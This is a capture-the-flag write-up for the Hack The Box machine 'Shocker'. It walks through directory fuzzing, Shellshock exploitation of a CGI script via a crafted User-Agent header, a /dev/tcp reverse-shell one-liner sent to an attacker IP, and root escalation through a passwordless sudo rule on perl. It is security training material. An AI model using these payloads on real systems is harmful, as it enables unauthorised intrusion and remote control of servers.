Overview
| Field | Details |
|---|---|
| Machine | Shocker |
| OS | Linux |
| Difficulty | Easy |
TL;DR
ffuffinds a 403 on/cgi-bin/→ fuzz inside it with.sh/.cgi/.plextensions →user.shuser.shis a CGI script backed by a vulnerable Bash → Shellshock (CVE-2014-6271) via a craftedUser-Agentheader → RCE asshelly- Reverse shell →
user.txt sudo -lshowsshellycan run/usr/bin/perlas root, no password → GTFOBins →sudo perl -e 'exec "/bin/bash"'→ root
Tools Used
nmap, ffuf, curl, netcat, python3 (pty), perl (GTFOBins)
Setup / Notes
echo "10.129.29.28 shocker.htb" | sudo tee -a /etc/hostsRecon
Full port scan with my own wrapper: nmapfullscan 10.129.29.28 --profile fast (https://github.com/Certifa/nmapfullscan)
🔎 Detailed scan on open TCP-ports: 80,2222

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256  22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256  e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Two services: Apache on 80 and OpenSSH 7.2p2 on the non-standard port 2222. UDP top-100 returned nothing useful.
The old OpenSSH version (7.2p2) is vulnerable to username enumeration. I explored CVE-2016-6210 (timing-based) and CVE-2018-15473 (paramiko auth-logic based) here. Both work, but neither is needed to progress: Shellshock on the web service gives a foothold directly, and once you have a shell you can read /etc/passwd with zero ambiguity. Noting the SSH detour honestly because it’s a tempting rabbit hole that isn’t the intended path.
Port 80 has no hostname in the response, so I added the IP to /etc/hosts as shocker.htb.
Enumeration

The index page source has nothing useful, just a bug image and a “Don’t Bug Me!” heading:
<!DOCTYPE html>
<html>
<body>
<h2>Don't Bug Me!</h2>
<img src="bug.jpg" alt="bug" style="width:450px;height:350px;">
</body>
</html>
Directory fuzzing
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://shocker.htb/FUZZ -ccgi-bin/ [Status: 403, Size: 294, Words: 22, Lines: 12]
index.html [Status: 200, Size: 137, Words: 9, Lines: 10]
server-status [Status: 403, Size: 299, Words: 22, Lines: 12]
.htaccess [Status: 403, ...]
.htpasswd [Status: 403, ...]The 403 on cgi-bin/ is easy to skim past and dismiss, but it’s exactly what’s worth digging into. cgi-bin (Common Gateway Interface Binary) is a traditional folder for executable scripts on a web server. The directory 403s because listing is disabled, but scripts inside it can still be reachable.
Fuzzing for scripts
ffuf -u http://10.129.29.28/cgi-bin/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -e .sh,.cgi,.pl -mc 200,403user.sh [Status: 200, Size: 119, Words: 19, Lines: 8]A hit, user.sh. Requesting it returns real output, so it executes:
curl http://shocker.htb/cgi-bin/user.shContent-Type: text/plain
Just an uptime test script
15:44:57 up 35 min, 0 users, load average: 0.00, 0.00, 0.00Foothold → Shellshock (CVE-2014-6271)
Why it’s vulnerable
Because user.sh is a CGI script, Apache converts every incoming HTTP header into an environment variable before running the script (User-Agent → HTTP_USER_AGENT, etc.), that’s standard CGI behaviour.
The bug is in Bash itself. When Bash starts up it scans the environment, and if a variable’s value looks like an exported function (() { ... }), it parses and defines it. In vulnerable versions, Bash doesn’t stop parsing after the function body closes, it keeps going and executes anything appended after it, immediately, before the actual script runs.
Put together: Apache runs a fresh Bash process to execute user.sh on every request, and that Bash inherits our attacker controlled header as an env var. So a crafted User-Agent value gets executed by Bash before user.sh’s own code runs. The vulnerability isn’t in user.sh at all, it’s in the interpreter that runs it.
Proving RCE
curl -H 'User-Agent: () { :; }; echo; echo; /bin/bash -c "id"' http://shocker.htb/cgi-bin/user.shuid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)Breaking down the payload:
() { :; }→ an empty, do nothing function. It’s the bait: Bash recognises the() { ... }shape in an env var and enters the vulnerable function-parsing path. Without it, the payload is just an inert string.;→ the exact spot where patched Bash stops and vulnerable Bash keeps executing.echo; echo;: prints blank lines so our output doesn’t collide with the CGI response headers. This matters in practice: running the command bare (e.g. justidwith no/bin/bash -cwrapper) returned a 500 Internal Server Error, because the command’s output corrupted the CGI header/body structure Apache expects. The wrapper + echoes keep the response valid./bin/bash -c "id"→ the command we actually want run on the server.
Reverse shell
Swapping id for a reverse shell one-liner (generated at https://www.revshells.com/):
# listener on attack box
nc -lvnp 4444

# trigger
curl -H 'User-Agent: () { :; }; echo; /bin/bash -c "sh -i >& /dev/tcp/YOUR-IP/4444 0>&1"' http://shocker.htb/cgi-bin/user.sh
Upgrade the dumb shell to a proper TTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z, then on attack box: stty raw -echo; fg
user.txt is in /home/shelly.
Privilege Escalation → sudo/perl
First move on any Linux box: sudo -l.
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly can run /usr/bin/perl as root with no password.
Why it works
Perl isn’t a shell, but it can execute arbitrary commands, including spawning one. Checking GTFOBins (https://gtfobins.org/gtfobins/perl/) confirms the sudo abuse: perl -e 'exec "/bin/sh"'. Since sudo launches Perl as root, the shell Perl spawns inherits root. The vulnerability isn’t in Perl, it’s in the sudo rule that grants a command capable interpreter root access without restriction.
I’m on bash rather than sh, so:
sudo perl -e 'exec "/bin/bash"'
id
# uid=0(root) gid=0(root) groups=0(root)
root.txt is in /root.

Lessons Learned
- 403 isn’t a dead end. A forbidden directory (
cgi-bin/) still hides reachable scripts inside it, always fuzz deeper with relevant extensions (.sh,.cgi,.pl). - Shellshock targets the interpreter, not the script. Any CGI script backed by a vulnerable Bash is exploitable, regardless of what the script actually does, because the injection fires during Bash’s environment parsing.
- Theoretical vs. practical payloads differ. The minimal trigger is
() { :; };, but reliable output through CGI needed the/bin/bash -cwrapper, bare commands 500’d on the CGI output format. sudo -l→ GTFOBins is a reflex. Any binary listed there with a sudo entry that can spawn a shell is very likely your privesc. This single habit roots a large share of easy/medium boxes.- Don’t over engineer the path. The SSH user enumeration CVEs were real but unnecessary; Shellshock was the direct route. Recognising the intended path saves time.
Commands Reference
# Recon
nmapfullscan 10.129.29.28 --profile fast
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://shocker.htb/FUZZ -c
ffuf -u http://10.129.29.28/cgi-bin/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -e .sh,.cgi,.pl -mc 200,403

# Foothold (Shellshock)
curl -H 'User-Agent: () { :; }; echo; echo; /bin/bash -c "id"' http://shocker.htb/cgi-bin/user.sh
nc -lvnp 4444
curl -H 'User-Agent: () { :; }; echo; /bin/bash -c "sh -i >& /dev/tcp/10.10.15.159/4444 0>&1"' http://shocker.htb/cgi-bin/user.sh

# Shell upgrade
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm

# Privesc
sudo -l
sudo perl -e 'exec "/bin/bash"'